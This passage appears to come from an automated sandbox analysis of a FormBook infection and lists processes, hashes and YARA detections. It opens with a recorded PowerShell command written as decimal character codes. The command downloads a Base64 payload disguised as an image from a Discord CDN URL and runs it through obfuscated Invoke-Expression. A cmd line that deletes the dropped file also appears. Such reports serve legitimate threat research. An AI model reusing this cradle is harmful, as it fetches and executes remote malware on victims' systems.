1,48,55,50,41,59,91,83,121,115,116,101,109,46,78,101,116,46,83,101,114,118,105,99,101,80,111,105,110,116,77,97,110,97,103,101,114,93,58,58,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,32,61,32,36,66,48,50,65,53,50,65,48,56,49,59,36,65,68,48,48,70,57,70,49,85,67,61,32,78,101,119,45,79,98,106,101,99,116,32,45,67,111,109,32,77,105,99,114,111,115,111,102,116,46,88,77,76,72,84,84,80,59,36,65,68,48,48,70,57,70,49,85,67,46,111,112,101,110,40,39,71,69,84,39,44,39,104,116,116,112,115,58,47,47,99,100,110,46,100,105,115,99,111,114,100,97,112,112,46,99,111,109,47,97,116,116,97,99,104,109,101,110,116,115,47,56,53,56,55,57,51,51,50,50,48,56,55,55,49,48,55,53,51,47,56,54,51,56,57,49,56,53,55,54,48,56,48,49,53,57,48,50,47,111,97,100,46,106,112,103,39,44,36,102,97,108,115,101,41,59,36,65,68,48,48,70,57,70,49,85,67,46,115,101,110,100,40,41,59,36,54,55,52,69,49,54,53,67,56,51,61,91,84,101,120,116,46,69,110,99,111,100,105,110,103,93,58,58,39,85,84,70,56,39,46,39,71,101,116,83,116,114,105,110,103,39,40,91,67,111,110,118,101,114,116,93,58,58,39,70,114,111,109,66,97,115,101,54,52,83,116,114,105,110,103,39,40,36,65,68,48,48,70,57,70,49,85,67,46,114,101,115,112,111,110,115,101,84,101,120,116,41,41,124,73,96,69,96,88);[System.Text.Encoding]::ASCII.GetString($6765445678888888888876545666778)|I`E`X</td></tr>
<tr><td>Imagebase:</td><td>0x13ffd0000</td></tr>
<tr><td>File size:</td><td>473600 bytes</td></tr>
<tr><td>MD5 hash:</td><td>852D67A27E454BD389FA7F02A8CBE23F</td></tr>
<tr><td>Has elevated privileges:</td><td>true</td></tr>
<tr><td>Has administrator privileges:</td><td>true</td></tr>
<tr><td>Programmed in:</td><td>.Net C# or VB.NET</td></tr>
<tr><td>Reputation:</td><td>high</td></tr>
</table>

File Activities

Show Windows behavior

File Read

Registry Activities

Show Windows behavior

Analysis Process: calc.exe PID: 1900 Parent PID: 2620

General

Start time:	17:18:37
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\calc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xf30000

File size:	776192 bytes
MD5 hash:	60B7C0FEAD45F2066E5B805A91F4F0FC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.2269086957.0000000000140000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.2269086957.0000000000140000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.2269086957.0000000000140000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.2269432200.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.2269432200.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.2269432200.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.2269237577.0000000000270000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.2269237577.0000000000270000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.2269237577.0000000000270000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1388 Parent PID: 1900

General

Start time:	17:18:38
Start date:	22/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: NAPSTAT.EXE PID: 2184 Parent PID: 1900

General

Start time:	17:19:05
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\NAPSTAT.EXE
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\NAPSTAT.EXE
Imagebase:	0xab0000
File size:	279552 bytes
MD5 hash:	4AF92E1821D96E4178732FC04D8FD69C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.2364869703.0000000000830000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.2364869703.0000000000830000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.2364869703.0000000000830000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.2364447534.00000000000C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.2364447534.00000000000C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.2364447534.00000000000C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.2364843590.0000000000800000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.2364843590.0000000000800000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.2364843590.0000000000800000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2844 Parent PID: 2184

General

Start time:	17:19:06
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\WINDOWS\syswow64\calc.exe'
Imagebase:	0x4a5f0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis